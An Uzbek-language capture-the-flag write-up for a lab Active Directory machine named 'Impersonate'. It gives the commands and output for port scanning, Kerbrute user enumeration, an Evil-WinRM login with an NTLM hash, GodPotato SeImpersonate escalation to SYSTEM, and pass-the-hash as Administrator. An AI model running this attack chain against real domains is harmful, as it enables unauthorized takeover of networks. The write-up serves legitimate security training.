

Impersonate — writeup

Impersonate laboratoriya mashinasi. Dastlab nishon IP-manzili (192.168.56.131) bo'yicha to'liq TCP portlarni aniqlash maqsadida tezkor Nmap skaneri ishga tushirildi. Natijada 53 (DNS), 88 (Kerberos), 135 (MSRPC), 139 (NetBIOS), 389 (LDAP), 445 (SMB), 5985 (WinRM) hamda bir qator yuqori RPC dinamik portlari ochiqligi aniqlandi.

```
SW
kali@kali: ~$ nmap 192.168.56.131 -p- --min-rate=5000
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-07 09:51 +0500
Nmap scan report for 192.168.56.131
Host is up (0.89028s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  dns
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldaps
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
5985/tcp  open  wsmn
9389/tcp  open  adws
49667/tcp open  unknown
49672/tcp open  unknown
49676/tcp open  unknown
49676/tcp open  unknown
49682/tcp open  unknown
49687/tcp open  unknown
49696/tcp open  unknown
MAC Address: 08:00:27:11:A8:94 (Oracle VirtualBox virtual NIC)


Nmap done: 1 IP address (1 host up) scanned in 27.52 seconds

kali@kali: ~$
```

BUYRUQ :

```
nmap 192.168.56.131 -p- --min-rate=5000
```

445-portda faoliyat yuritayotgan SMB xizmati NetExec (nxc) vositasi yordamida tekshirildi. Tizim Windows Server 2019 Build 17763 x64 operatsion tizimida ishlayotganligi, mashina nomi DC01 hamda u **ghost.local** Active Directory domen boshqaruvchisi (Domain Controller) ekanligi aniqlandi. Null sessiya orqali tarmoq ulashishlari (shares) tekshirilganda kirish cheklanganligi (STATUS_ACCESS_DENIED) ma'lum bo'ldi.




```
kali@kali: ~  
[saidistom@kali] [9:53:40]  
nxc smb 192.168.56.131 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:ghost.local) (signing:True) (SMBv1:None) (Null Auth:True)  
[saidistom@kali] [9:54:15]  
nxc smb 192.168.56.131 -u '' -p '' --shares [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:ghost.local) (signing:True) (SMBv1:None) (Null Auth:True)  
[+] ghost.local\'\  
[*] Error: enumerating shares: STATUS_ACCESS_DENIED  
[saidistom@kali] [9:55:02]
```

BUYRUQLAR :

```
nxc smb 192.168.56.131
```

```
nxc smb 192.168.56.131 -u '' -p '' --shares
```

Active Directory domenidagi haqiqiy foydalanuvchi hisoblarini aniqlash maqsadida Kerbrute vositasi orqali Kerberos (88-port) pre-autentifikatsiya so'rovlari yuborildi. SecLists to'plamidagi ommabop foydalanuvchilar lug'ati bilan skanerlanganda, domenda `ghost@ghost.local` hamda `administrator@ghost.local` hisoblari mavjudligi fosh etildi.



```
SW
kali@kali:~$ kerbrute userenum -d ghost.local --dc 192.168.56.131 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt

Version: dev (N/A) - 10/07/26 - Ronnie Flathers @ropnop


2026/10/07 10:07:37 > Using HDC(s):
2026/10/07 10:07:37 > 192.168.56.131:88
2026/10/07 10:07:37 > [+] VALID USERNAME:      ghost@ghost.local
2026/10/07 10:07:37 > [+] VALID USERNAME:      administrator@ghost.local
2026/10/07 10:07:44 > Done! Tested 50000 usernames (2 valid) in 6.717 seconds

kali@kali:~$
```

BUYRUQ :

```
kerbrute userenum -d ghost.local --dc 192.168.56.131 /usr/share/seclists/Usernames/xato-net-10-million-usernames.txt
```

Aniqlangan ghost foydalanuvchisi paroli / NTLM hashi yordamida 5985-portdagi WinRM (WS-Management) xizmatiga Evil-WinRM vositasi orqali masofaviy sessiya o'rnatildi. Boshlang'ich qobiq (Initial Foothold) muvaffaqiyatli qo'lga kiritilib, foydalanuvchi Remote Management Users guruhiga mansubligi va interaktiv PowerShell boshqaruviga ega ekanligi tasdiqlandi.



```
SW
sahislon@kali:~$
[ sahislon@kali ]-[ 10:19:25 ]
evil-winrm -i 192.168.56.131 -u ghost -H c46c118b4c4300830fbfda7dad3e9c64

Evil-WinRM shell v4.1

Info: Establishing connection to remote endpoint
Info: Connection successful

*Evil-WinRM* PS C:\Users\ghost\Documents> whoami
ghost\ghost


*Evil-WinRM* PS C:\Users\ghost\Documents> net user ghost
User name                ghost
Full Name                ghost
Comment
User's comment
Country/region code      000 (System Default)
Account active            Yes
Account expires           Never
Password last set        2/26/2026 8:16:46 PM
Password expires          Never
Password changeable      2/27/2026 8:16:46 PM
Password required         Yes
User may change password  Yes
Workstations allowed      All
Logon script
User profile
Home directory
Last logon                10/7/2026 10:19:27 AM
Logon hours allowed        All
Local Group Memberships   *Remote Management Users
Global Group memberships  *Domain Users

*Evil-WinRM* PS C:\Users\ghost\Documents>
```

BUYRUQLAR :

```
evil-winrm -i 192.168.56.131 -u ghost -H c46c118b4c4300830fbfda7dad3e9c64
whoami
net user ghost
```

ghost foydalanuvchisining tizimdagi huquq va imtiyozlari `whoami /priv` buyrug'i yordamida tahlil qilindi. Tizimda `SeImpersonatePrivilege` imtiyozi yoqilganligi (Enabled) fosh bo'ldi. Shuningdek, `C:\Users\Public` umumiy katalogida imtiyozlarni ko'tarish uchun mo'ljallangan GodPotato-NET4.exe eksployti hamda nc.exe yordamchi utilitasi mavjudligi aniqlandi.



```
SW
satishon@kali: ~
*Evil-WinRM* PS C:\Users\ghost\Documents> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeMachineAccountPrivilege  Add workstations to domain                     Enabled
SeChangeNotifyPrivilege    Bypass traverse checking                       Enabled
SeImpersonatePrivilege     Impersonate a client after authentication      Enabled
SeIncreaseWorkingSetPrivilege  Increase a process working set                Enabled

*Evil-WinRM* PS C:\Users\ghost\Documents> dir C:\Users\Public

Directory: C:\Users\Public


Mode                LastWriteTime         Length Name
----                -
d-r-----          9/15/2018   4:28 PM             AccountPictures
d-r-----          9/15/2018   4:06 PM             Documents
d-r-----          9/15/2018   4:06 PM             Downloads
-a-----         2/27/2026   19:23 AM           57344 GodPotato-NET4.exe
-a-----         2/27/2026   19:23 AM           38616 nc.exe
-a-----         2/27/2026   19:23 AM           2495 ps.ps1

*Evil-WinRM* PS C:\Users\ghost\Documents>
```

BUYRUQLAR :

```
whoami /priv
dir C:\Users\Public
```

Tizimda mavjud **SeImpersonatePrivilege** huquqidan foydalangan holda imtiyozlarni ko'tarish (Privilege Escalation) amalga oshirildi. **C:\Users\Public\GodPotato-NET4.exe** vositasi DCOM/RPCSS mexanizmi orqali SYSTEM tokenini tutib oldi va bevosita **NT AUTHORITY\SYSTEM** hisobida masofaviy buyruq ijro etilishiga erishildi.




```
SW
evil-winrm kali ~
+Evil-WinRM* PS C:\Users\ghost\Documents> C:\Users\Public\GodPotato-NET4.exe -cmd "whoami"
[*] CombaseModule: 0x140714302308352
[*] DispatchTable: 0x140714304614512
[*] UseProtseqFunction: 0x14071430390736
[*] UseProtseqFunctionParamCount: 6
[*] HookRPC
[*] Start PipeServer
[*] CreateNamedPipe \\.\pipe\48969c79-a65e-4d64-b713-1aea3b271434\pipe\epnapper
[*] Trigger RPCSS
[*] DCOM obj GUID: 00000000-0000-0000-c000-000000000046
[*] DCOM obj IPID: 00000002-11a0-ffff-635f-9c1887791372
[*] DCOM obj OXID: 0xa0cf769ba4c981d7
[*] DCOM obj OID: 0x1accc87f8b201db3
[*] DCOM obj Flags: 0x281
[*] DCOM obj PublicRefs: 0x0
[*] Marshal Object bytes len: 100
[*] Unmarshal Object
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] CurrentImpersonationLevel: Impersonation
[*] Start Search System Token
[*] PID : 836 Token:0x012 User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] UnmarshalObject: 0x80078776
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4440
nt authority\system

+Evil-WinRM* PS C:\Users\ghost\Documents>
```

BUYRUQ :
C:\Users\Public\GodPotato-NET4.exe -cmd "whoami"
CurrentUser: NT AUTHORITY\SYSTEM

SYSTEM huquqi orqali Administrator hisobining ish stolidagi **something.txt** fayli o'qilib, tizim komprometatsiyasi muvaffaqiyatli yakunlandi. Shuningdek, nxc smb orqali Administrator NTLM hashi bilan to'liq Pwn3d maqomi va domen ustidan mutlaq nazorat qo'lga kiritildi.



```
SW
saidislom@kali ~$
>Evil-WinRM> PS C:\Users\ghost\Documents> C:\Users\Public\GodPotato-NET4.exe -cmd "type C:\Users\Administrator\Desktop\something.txt"
[*] Trigger RPCSS & Impersonate SYSTEM Token
[*] CurrentUser: NT AUTHORITY\SYSTEM
[*] process start with pid 4820
We got it!!!

>Evil-WinRM> PS C:\Users\ghost\Documents> exit

saidislom@kali ~$
nxc smb 192.168.56.131 -u 'Administrator' -H '51f1d2f3a5aa882a83cc48806d54d802'
SMB 192.168.56.131 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:ghost.local) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 192.168.56.131 445 DC01 [*] ghost.local\Administrator:51f1d2f3a5aa882a83cc48806d54d802 (Pwn3d!)

saidislom@kali ~$
```

BUYRUQLAR :

```
C:\Users\Public\GodPotato-NET4.exe -cmd "type C:\Users\Administrator\Desktop\something.txt"
# Proof: We got it!!!
nxc smb 192.168.56.131 -u 'Administrator' -H '51f1d2f3a5aa882a83cc48806d54d802'
```

Xulosa va Zaifliklar tahlili:

Impersonate mashinasi Windows Server 2019 Active Directory muhitida Kerberos foydalanuvchilarini ro'yxatga olish, WinRM masofaviy boshqaruvi hamda noto'g'ri sozlangan xizmat huquqlari (SelpersonatePrivilege) zaifliklariga asoslangan bo'lib, quyidagi asosiy bosqichlardan iborat bo'ldi:

- **Reconnaissance & Port Scanning:** Nmap yordamida 53 (DNS), 88 (Kerberos), 135 (MSRPC), 139 (NetBIOS), 389 (LDAP), 445 (SMB) hamda 5985 (WinRM) portlari ochiqligi aniqlandi.
- **Active Directory Enumeration:** SMB xizmati orqali ghost.local domeni va DC01 Domain Controller identifikatsiya qilindi.
- **Kerberos User Enumeration:** Kerbrute yordamida port 88 orqali ghost@ghost.local hamda administrator@ghost.local foydalanuvchilari aniqlandi.
- **Initial Foothold (WinRM):** ghost hisobi orqali 5985-portdagi WinRM xizmatiga ulanib, tizimda boshlang'ich interaktiv PowerShell sessiyasi olindi.
- **Privilege Enumeration (SelpersonatePrivilege):** whoami /priv orqali ghost hisobida SelpersonatePrivilege huquqi yoqilganligi aniqlandi.
- **Privilege Escalation (GodPotato):** C:\Users\Public katalogidagi GodPotato-NET4.exe vositasi yordamida token impersonatsiyasi amalga oshirilib, eng yuqori NT AUTHORITY\SYSTEM darajasiga ko'tarilindi.
- **Domain Domination & Proof:** Administrator ish stolidagi something.txt ("We got it!!!") hujjati o'qildi hamda domen ustidan to'liq boshqaruv o'rnatildi.